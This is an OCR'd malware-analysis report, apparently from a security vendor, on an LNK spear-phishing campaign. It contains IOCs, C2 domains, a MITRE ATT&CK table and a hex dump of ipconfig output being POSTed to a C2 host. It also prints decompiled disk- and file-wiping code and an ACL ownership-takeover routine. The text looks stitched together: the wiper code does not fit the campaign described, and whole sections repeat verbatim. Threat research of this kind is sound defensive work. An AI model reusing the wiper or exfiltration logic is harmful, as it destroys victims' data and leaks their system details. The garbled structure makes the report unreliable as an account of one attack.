
```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.

```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```

```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				

```
00000000  50 4F 53 54 20 68 74 74 70 3A 2F 2F 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65 62 73 69 74 65 73 2E 6E 65 74 2F  POST http://goodhk.azurewebsites.net/
00000025  69 6E 74 65 72 2E 70 68 70 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65  inter.php HTTP/1.1..Accept: */*..Acce
0000004A  70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 73 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70  pt-Language: en-us..Content-Type: app
0000006F  6C 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 55 41 2D 43 50  lication/x-www-form-urlencoded..UA-CP
00000094  55 3A 20 41 4D 44 36 34 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C  U: AMD64..Accept-Encoding: gzip, defl
000000B9  61 74 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 61 74 69  ate..User-Agent: Mozilla/4.0 (compati
000000DE  62 6C 65 3B 20 4D 53 49 45 20 37 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 69 6E 36 34 3B  ble; MSIE 7.0; Windows NT 6.1; Win64;
00000103  20 78 36 34 3B 20 54 72 69 64 65 6E 74 2F 34 2E 30 3B 20 2E 4E 45 54 20 43 4C 52 20 32 2E 30 2E 35 30 37 32 37  x64; Trident/4.0; .NET CLR 2.0.50727
00000128  3B 20 53 4C 43 43 32 3B 20 2E 4E 45 54 20 43 4C 52 20 33 2E 35 2E 33 30 37 32 39 3B 20 2E 4E 45 54 20 43 4C 52  ; SLCC2; .NET CLR 3.5.30729; .NET CLR
0000014D  20 33 2E 30 2E 33 30 37 32 39 3B 20 4D 65 64 69 61 20 43 65 6E 74 65 72 20 50 43 20 36 2E 30 3B 20 2E 4E 45 54  3.0.30729; Media Center PC 6.0; .NET
00000172  34 2E 30 43 3B 20 2E 4E 45 54 34 2E 30 45 29 0D 0A 48 6F 73 74 3A 20 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65  4.0C; .NET4.0E)..Host: goodhk.azurewe
00000197  62 73 69 74 65 73 2E 6E 65 74 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34 38 34 0D 0A 43 6F 6E 6E  bsites.net..Content-Length: 484..Conn
000001BC  65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 50 72 61 67 6D 61 3A 20 6E 6F 2D 63 61 63 68 65 0D  ection: Keep-Alive..Pragma: no-cache.
000001E1  0A 0D 0A 26 74 65 73 74 3D 0D 0A 57 69 6E 64 6F 77 73 20 49 50 20 43 6F 6E 66 69 67 75 72 61 74 69 6F 6E 0D 0A  ...&test=..Windows IP Configuration..
00000206  0D 0A 0D 0A 45 74 68 65 72 6E 65 74 20 61 64 61 70 74 65 72 20 4C 6F 63 61 6C 20 41 72 65 61 20 43 6F 6E 6E  ....Ethernet adapter Local Area Conne
0000022B  63 74 69 6F 6E 3A 0D 0A 0D 0A 20 20 20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20  ction:.....   Connection-specific DNS
00000250  53 75 66 66 69 78 20 20 2E 20 3A 20 68 6F 6D 65 0D 0A 20 20 20 20 4C 69 6E 6B 2D 6C 6F 63 61 6C 20 49 50 76 36 20  Suffix  . : home..   Link-local IPv6
00000275  41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 66 65 38 30 3A 3A 35 64 38 3A 35 33 61 32 3A 65 37  Address . . . . . : fe80::5d8:53a2:e7
0000029A  32 62 3A 62 61 33 35 25 31 31 0D 0A 20 20 20 20 49 50 76 34 20 41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20  2b:ba35%11..    IPv4 Address. . . .
000002BF  2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 31 35 0D 0A 20 20 20 53 75 62 6E 65 74 20 4D 61  . . . . . : 10.0.2.15..   Subnet Ma
000002E4  73 6B 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 32 35 35 2E 32 35 35 2E 32 35  sk . . . . . : 255.255.25
00000309  35 2E 30 0D 0A 20 20 20 44 65 66 61 75 6C 74 20 47 61 74 65 77 61 79 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E  5.0..   Default Gateway . . . . . .
0000032E  20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 32 0D 0A 0D 0A 54 75 6E 6E 65 6C 20 61 64 61 70 74 65 72 20 69 73 61  . . : 10.0.2.2....Tunnel adapter isa
00000353  74 61 70 2E 68 6F 6D 65 3A 0D 0A 0D 0A 20 20 20 4D 65 64 69 61 20 53 74 61 74 65 20 2E 20 2E 20 2E 20 2E 20 2E  tap.home:....   Media State . . . . .
00000378  20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 4D 65 64 69 61 20 64 69 73 63 6F 6E 6E 65 63 74 65 64 0D 0A 20 20 20  . . . . . : Media disconnected..
0000039D  20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20 53 75 66 66 69 78 20 20 2E 20 3A 20  Connection-specific DNS Suffix  . :
000003C2  68 6F 6D 65 0D 0A                                                                                              home..
```

svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

